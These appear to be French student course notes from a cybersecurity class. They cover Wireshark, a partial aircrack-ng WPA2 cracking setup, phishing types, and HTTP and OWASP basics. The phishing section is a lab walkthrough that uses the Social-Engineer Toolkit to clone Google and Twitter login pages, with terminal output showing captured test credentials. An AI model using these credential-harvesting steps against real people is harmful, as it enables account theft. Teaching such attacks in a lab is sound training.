
- **Wireshark** : C'est un logiciel libre et gratuit. Il est utilisé dans le dépannage et l'analyse de réseaux informatiques, le développement de protocoles, l'éducation et la rétroingénierie.

### ➤ 1 - Lancement de wireshark


On sélectionne les cartes réseau voulue



Voici un exemple des trames :



On va voir s'il y'a des paquets d'authentification qui ont transiter sur le réseau avec le filtre « eapol »



Nous n'avons rien , si nous lançons la capture sur le réseau du CCI nous aurons également aucun paquets eapol car c'est un réseau fermé avec un portail captif.

## ➤ 2 - Aircrack

Classé une clé Wap2 sur un réseau wifi avec la suite Aircrack-ng

1 – installer un adaptateur Wlan sur la plateforme KALI Linux ne pas activer un réseau WIFI sur la carte

```
(root@KALI)~[~]
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a2:2c:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.230/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 7147sec preferred_lft 7147sec
    inet6 fe80::20c:29ff:fea2:2c5f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

## 2 – Contrôle des connexions

On peut voir que la carte réseau WLAN est présente mais que aucun réseau n'est monté. La dans notre cas, on ne voit pas le réseau wlan.

## 3 – Contrôle des fonctionner des cartes

```
(root@KALI)~[~]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.
```

On vérifier les cartes WIFI avec « iwconfig »

4 - Arrêter des gestionnaire de réseau ( protocole d'authentification ) désactiver le monde de contrôle

« Airmon-ng crack kill »

## Module 8 - Hameçonnage (Phishing)

Exam

### → Chapitre 1 - Qu'est ce que le phishing

**L'hameçonnage ou phishing** est une technique utilisée par des fraudeurs pour obtenir des renseignements personnels dans le but de perpétrer une usurpation d'identité.

**L'hameçonnage ou phishing est une forme d'escroquerie sur internet.**

Le fraudeur se fait passer pour une organisation que vous connaissez (banque, service des impôts etc,) en utilisant le logo et le nom de cet organisme. Il vous envoie un mail vous demandant généralement de “mettre à jour” ou de “confirmer vos infos suite à un incident technique”, notamment vos coordonnées bancaires (numéro de compte, codes personnels, etc.).

**Pourquoi le phishing fonctionne ? et Qu'elle est la cause du bon fonctionnement ?**

Ca fonctionne car l'être humain

C'est le maillon faible de la chaîne de sécurité

En tant qu'être social il est vulnérable

**Que faire ?**

**Attention !** Ne répondez jamais à ces messages, ne cliquez pas sur les liens, n'ouvrez pas les pièces jointes !

- Signalez les escroqueries auprès du site [www.internet-signalement.gouv.fr](http://www.internet-signalement.gouv.fr)
- Supprimez les messages puis videz la corbeille
- S'il s'agit de votre messagerie pro, transférez courriels au service informatique et au responsable de la sécurité des systèmes d'infos de votre employeur pour vérification. Attendez leur réponse avant de supprimer le courriel électronique.
- Allez sur la plateforme [cybermalveillance.gouv.fr](http://cybermalveillance.gouv.fr) : que vous soyez professionnel ou particulier, vous y trouverez des conseils et serez guidés pour tenter d'identifier la nature de l'incident dont vous êtes victime.

## → Chapitre 2 - Les différents types de Phishing

### ➤ 1 - Le spear phishing

Dans ce cas, l'attaquant doit disposer d'infos préalables sur vous, telles que votre nom complet, votre numéro de téléphone, votre adresse, etc. Le spear phishing peut avoir lieu par le biais d'un e-mail, d'un SMS ou d'un appel téléphonique. Au cours de ce type d'attaque, vous êtes facilement convaincue parce que l'attaquant dispose d'infos sur vous qui lui donnent l'impression d'être légitime et digne de confiance.

### ➤ 2 - Le Whaling

Il s'agit d'un type d'attaque qui vise les personnes en vue plutôt que les gens ordinaires, tel que le PDG d'une entreprise. L'objectif de ce type d'attaque est d'obtenir l'accès à des données de haut niveau ou à des infos classifiées.

### ➤ 3 - Le pharming

Via ce type d'attaque par hameçonnage, vous êtes redirigée d'un site légitime vers un site usurpé, également connu sous le nom de faux site. Le but de cette redirection est de vous amener à saisir ses informations personnelles afin de les voler.

#### ➤ 4 - Le smishing

Également connu sous le nom de phishing par SMS, il consiste à recevoir un SMS vous demandant de cliquer sur un lien. Le message peut être formulé comme s'il contenait une offre de produit gratuit ou une alerte. L'attaquant peut utiliser vos infos personnelles, dans le but de vous convaincre que le message est réel afin que vous divulguiez des données.

#### ➤ 5 - Le Clone phishing

L'hameçonnage par clonage consiste pour un pirate à cloner un e-mail provenant d'un E légitime et vous le renvoyer. Cependant, l'e-mail cloné contient des liens malveillants et des logiciels malveillants qui infecteront votre appareil.

#### ➤ 6 - Le Pop-up phishing

Lors de ces attaques, un message s'affiche pendant que vous naviguez sur le web et vous indique que quelque chose ne va pas au niveau de la sécurité de votre appareil. Il vous invite ensuite à analyser votre appareil, mais cette opération l'infecte de logiciel malveillant.

#### ➤ 7 - L'Evil twin phishing

Un pirate met en place un faux point d'accès WIFI. Au lieu de cliquer sur un réseau WIFI légitime, vous cliquez sur le faux point d'accès et, une fois que vous l'avez fait, tout ce que vous partagez sur le réseau passe par un serveur contrôlé par l'attaquant pour voir tout ce que vous faites, y compris lorsque vous vous connectez à votre compte et saisissez des infos sensibles

#### ➤ 8 - L'Angler phishing

Un attaquant se fait passer pour un représentant d'un service clientèle (CSR) dans le but de vous convaincre de divulguer vos infos perso. Comme vous croyez qu'il s'agit d'un service légitime, vous donnez vos infos sans hésiter

#### ➤ 9 - Le HTTPS phishing

Un pirate crée un site falsifié qui utilise le protocole de transfert hypertexte sécurisé. La plupart des sites affichent HTTPS dans la barre d'URL, sous forme d'un cadenas. HTTPS est un protocole standard destiné à garantir la sécurité de la connexion à un site, car il crypte le trafic entre un navigateur et un site. Cependant, de nombreux pirates abusent du protocole HTTPS pour vous amener à faire confiance à des sites falsifiés. Ces derniers ne sont pas sécurisés, mais un faux HTTPS donne l'impression qu'ils le sont. De ce fait, vous êtes plus enclin à saisir vos infos sur le site falsifié.

## → Chapitre 3 - Les outils de Phishing

Social engineering Toolkit (SET), en français "boîte à outils pour l'ingénierie sociale" est un logiciel développé par TrsutedSec et écrit par David Kennedy en python. Il est open-source et multiplateforme et propose un choix de fonctions permettant diverses attaques basées sur l'hameçonnage informatique.

=> **On vas réaliser un hameçonnage sur le site de Google et de Twitter**

=> Démarrer le service apache : `service apache2 start`

```
(root@KALI)~[~]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset:➤
   Active: active (running) since Thu 2024-05-30 15:34:10 CEST; 10s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 3446 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SU➤
  Main PID: 3462 (apache2)
    Tasks: 7 (limit: 4566)
   Memory: 21.1M (peak: 21.4M)
      CPU: 118ms
   CGroup: /system.slice/apache2.service
           └─3462 /usr/sbin/apache2 -k start
             └─3465 /usr/sbin/apache2 -k start
               └─3466 /usr/sbin/apache2 -k start
                 └─3467 /usr/sbin/apache2 -k start
                   └─3468 /usr/sbin/apache2 -k start
                     └─3469 /usr/sbin/apache2 -k start
                       └─3470 /usr/sbin/apache2 -k start

May 30 15:34:09 KALI systemd[1]: Starting apache2.service - The Apache HTTP Ser➤
May 30 15:34:10 KALI apachectl[3461]: AH00558: apache2: Could not reliably dete➤
May 30 15:34:10 KALI systemd[1]: Started apache2.service - The Apache HTTP Serv➤
lines 1-21/21 (END)
```

allez sur l'outils set social engineering



```
Terminal
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```

On sélectionne le numéro 1

```
Terminal

7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.



The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu


set:webattack> 
```



## Lancer le navigateur



On vas sur l'ip de votre vm est on rentre des id mdp



on voit sur le terminal les identifiant le mot de passe c'est du phishing

```
set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.

10.71.121.135 - - [30/May/2024 15:46:52] "GET / HTTP/1.1" 200 -
10.71.121.135 - - [30/May/2024 15:46:53] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLR5Q%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtu.be
POSSIBLE USERNAME FIELD FOUND: Email=Solene
POSSIBLE PASSWORD FIELD FOUND: Passwd=password
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

On vas tester sur Twitter

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.71.121.135]: 10.71.121.135

-----
**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-----


1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

On rentre l'ip de la VM est on arrive sur la page d'authentification :



```
set:webattack> Select a template: 3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.71.121.135 - - [30/May/2024 15:53:13] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=test@fraude.fr
POSSIBLE PASSWORD FIELD FOUND: session[password]=test
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

On voit les id et password

# Module 10 - sécurité des application WEB

## → Chapitre 1 - Comprendre le protocole HTTP

Protocole de transmission permettant à l'utilisateur d'accéder à des pages web par l'intermédiaire d'un navigateur.



### ➤ 1 - Comment fonctionne le protocole HTTP ?

Client - > Navigateur -> Serveur WEB

### ➤ 2 - Structure d'une requête HTTP

- Ligne de requête : URL version du protocole
- En Têtes : Informations sur le client infos sur le type de contenu accepté par le client
- Corps : Données sur les formulaires HTML Fichiers téléchargés.

### ➤ 3 - Structure d'une réponse HTTP

- Ligne de statut : Indique que la requête a été traitée avec succès ou non
- En-têtes : Infos sur la réponse (date de la réponse, type de contenu renvoyé et la longueur de la réponse)



- Corps : Code HTML de la page demandée

## ➤ 4 - Mise en pratique du protocole HTTP

### 1. Démarrage d'un serveur apache

```
(root@KALI)~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset:➤
   Active: active (running) since Mon 2024-06-10 09:37:13 CEST; 7s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 2721 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SU➤
  Main PID: 2737 (apache2)
    Tasks: 7 (limit: 4566)
   Memory: 20.8M (peak: 21.4M)
      CPU: 98ms
```

- Affichage du code source de la page
  - Aller dans le répertoire /var/www/html
  - curl https://www.ccicampus.fr/pp2/html
- Affichage de la réponse du serveur (c'est la non répudiation)
  - Curl -I <http://192.168.1.96>
- Affichage de la réponse du serveur plus complète

```
(root@KALI)~# curl -v https://www.ccicampus.fr
* Host www.ccicampus.fr:443 was resolved.
* IPv6: (none)
* IPv4: 195.15.209.95
* Trying 195.15.209.95:443...
* Connected to www.ccicampus.fr (195.15.209.95) port 443
* ALPN: curl offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* CAfile: /etc/ssl/certs/ca-certificates.crt
* CAPath: /etc/ssl/certs
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384 / x25519 / RSASSA-PSS
* ALPN: server accepted h2
* Server certificate:
* subject: CN=ccicampus.fr
* start date: May 17 00:56:09 2024 GMT
* expire date: Aug 15 00:56:08 2024 GMT
* subjectAltName: host "www.ccicampus.fr" matched cert's "www.ccicampus.fr"
* issuer: C=US; O=Let's Encrypt; CN=R3
* SSL certificate verify ok.
* Certificate level 0: Public key type RSA (2048/112 Bits/secBits), signed using sha256WithRSAEncryption
* Certificate level 1: Public key type RSA (2048/112 Bits/secBits), signed using sha256WithRSAEncryption
* Certificate level 2: Public key type RSA (4096/152 Bits/secBits), signed using sha256WithRSAEncryption
* using HTTP/2
* [HTTP/2] [1] OPENED stream for https://www.ccicampus.fr/
* [HTTP/2] [1] [:method: GET]
* [HTTP/2] [1] [:scheme: https]
* [HTTP/2] [1] [:authority: www.ccicampus.fr]
* [HTTP/2] [1] [:path: /]
* [HTTP/2] [1] [user-agent: curl/8.7.1]
* [HTTP/2] [1] [accept: */*]
> GET / HTTP/2
> Host: www.ccicampus.fr
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
```

## → Chapitre 2 - Les attaques courants contre les applications Web

### ➤ 1 - Les différentes architecture des applications WEB

- **Application à page unique (SPA)** : une page, un site web ou une application qui fonctionne dans un navigateur web et ne charge qu'un seul document. Il n'est pas nécessaire de recharger la page pendant son utilisation, et la majeure partie de son contenu reste inchangée alors que seule une partie doit être mise à jour.
- **Microservices** : Permet de décomposer une app volumineuse en composants indépendants, chaque élément ayant ses propres responsabilités. Une app basée sur des microservices peut appeler plusieurs microservices internes pour composer sa réponse.
- **Sans serveur** : Cette architecture fait appel à des fournisseurs de cloud computing qui gèrent les serveurs et l'infrastructure, cela permet aux apps de fonctionner sans se soucier de l'infra.

**Dans les trois modèles d'architecture, il existe des risques de sécurité**

### ➤ 2 - Les 10 principales vulnérabilités pour OWASP (Open Web Application Security Project) en 2023. L'OWASP est une organisation à but non lucratif qui vise à améliorer la sécurité des logiciels en ligne

#### 1. Contrôle d'accès brisé

- a. Passé de la 5ème place en 2017 à la première place en 2021, le contrôle d'accès brisé reste une menace importante et permanente. Les contrôles d'accès limitent les utilisateurs aux ressources et fonctionnalités qu'ils sont autorisés à utiliser, et le contrôle d'accès rompu est le terme utilisé lorsqu'un système ne parvient pas à appliquer les restrictions appropriées.

#### 2. Échecs cryptographiques

Cela figurait auparavant en troisième position et s'appelait "Exposition de données sensibles", mais il a depuis été renommé car l'ancien nom décrivait un symptôme plutôt que la cause. La crypto est utilisée pour protéger les données très sensibles telles que les numéros de carte de crédit et les infos perso pendant leur transit, mais elle peut échouer en raison de facteurs tels que des algo de chiffrement faibles ou des clés de chiffrement

#### 3. Injection

L'injection a occupé la première place en 2017 et le cross-site scripting la septième. Ils ont désormais été regroupés sous ce terme générique qui occupe



actuellement la 3 position. Les attaques par injection exploitent les vulnérabilités de la validation des entrées et la gestion inadéquate des données.

4. **Conception non sécurisée** : Cette catégorie OWASP 2023 était nouvelle en 2021 et couvre les conceptions d'app défectueuses et les failles d'architecture que les pirates peuvent exploiter. Des vulnérabilités de conception non sécurisées surviennent lorsque les équipes n'adhèrent pas aux meilleures pratiques de sécurité et ne parviennent pas à anticiper et à évaluer correctement les menaces potentielles pendant la phase de conception du code de création de l'application.
5. **Mauvaise configuration de la sécurité** : Cette catégorie inclut désormais la catégorie Entités externes XML (XXE) de 2017. Les ,mauvaise config de sécu englobent une variété de vulnérabilités potentielles, mais voici les plus courantes;
  - a. Vulné non corrigées
  - b. Config par défaut
  - c. Pages inutilisées
  - d. Fichiers et répertoires non protégés
  - e. Services inutiles
  - f. Utilisation de fichiers XML vulné
